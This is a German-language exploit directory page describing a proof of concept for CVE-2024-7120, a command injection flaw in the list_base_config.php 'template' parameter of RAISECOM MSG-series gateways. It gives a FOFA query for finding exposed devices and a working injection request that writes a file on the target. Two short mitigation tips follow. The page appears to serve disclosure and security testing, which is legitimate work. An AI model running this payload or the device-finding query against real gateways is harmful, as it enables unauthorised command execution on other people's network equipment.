
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-7120 — Proof-of-Concept-Exploit für die Command-Injection-Schwachstelle CVE-2024-7120 in RAISECOM-Gateway-Geräten. Bietet Ausnutzungsdetails, betroffene Modelle und curl-basierte Angriffsbeispiele für Sicherheitstests. | Kitploit
Tools/GitHubGitHub/gh-ost00/cve-2024-7120
IoT-SicherheitSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and Control
GitHubgh-ost00/cve-2024-7120

CVE-2024-7120

Proof-of-Concept-Exploit für die Command-Injection-Schwachstelle CVE-2024-7120 in RAISECOM-Gateway-Geräten. Bietet Ausnutzungsdetails, betroffene Modelle und curl-basierte Angriffsbeispiele für Sicherheitstests.

Repository anzeigen
8282vor 2 JahrenNoch nicht geprüft
Teilen

Raisecom Devices Command Injection (CVE-2024-7120) Proof of concept!

Übersicht

Eine Command Injection-Sicherheitslücke wurde in den RAISECOM Gateway-Geräten der Modelle MSG1200, MSG2100E, MSG2200 und MSG2300 identifiziert. Diese Schwachstelle ermöglicht es entfernten Angreifern, über die Weboberfläche beliebige Befehle auf dem System auszuführen. Das Problem liegt im Skript list_base_config.php, insbesondere über den Parameter template, und betrifft über 25.112 Geräte im Internet.

✔ FOFA : title="web user login" && body="<META content="MSHTML 6.00.2900.5583" name=GENERATOR>"

banner

Betroffene Geräte

Hardware

  • RAISECOM Gateway Modelle MSG1200, MSG2100E, MSG2200, MSG2300

Software

  • 3.90

Betroffene Komponenten

URI: /vpn/list_base_config.php

Beschreibung: Das Skript list_base_config.php ist eine webbasierte Schnittstellenkomponente von RAISECOM Gateway-Geräten, die zur Verwaltung von VPN-Konfigurationen verwendet wird. Die identifizierte Schwachstelle entsteht durch unsachgemäße Handhabung des Parameters template in diesem Skript. Dieser Parameter kann aufgrund unzureichender Eingabebereinigung ausgenutzt werden, um beliebige Befehle auf dem Betriebssystem des Geräts auszuführen.

CWE

CWE-77: Command Injection

Ausnutzung

Hier ist ein Beispiel, wie die Schwachstelle mit einem curl-Befehl ausgenutzt werden kann:

GET "http://host.com/vpn/list_base_config.php?type=mod&parts=base_config&template=%60echo%20-e%20%27{{Created by Ghost sec}}%27%3E%20%2Fwww%2Ftmp%2Finfo.html%60"

In diesem Beispiel sendet der curl-Befehl eine bösartige HTTP-GET-Anfrage an das Skript list_base_config.php. Die Anfrage nutzt den Parameter template, um einen Befehl auszuführen.


Tatsächliches Ergebnis

Beispiel 1

banner

Beispiel 2

banner

Empfehlungen

  1. Eingabevalidierung: Implementieren Sie strenge Validierungsprüfungen für alle Benutzereingaben, insbesondere solche, die Systembefehle oder Dateipfade beeinflussen können.
  2. Zugriffskontrollen: Beschränken Sie den Zugriff auf die Weboberfläche des Geräts auf vertrauenswürdige Netzwerke und authentifizierte Benutzer.
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    287

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






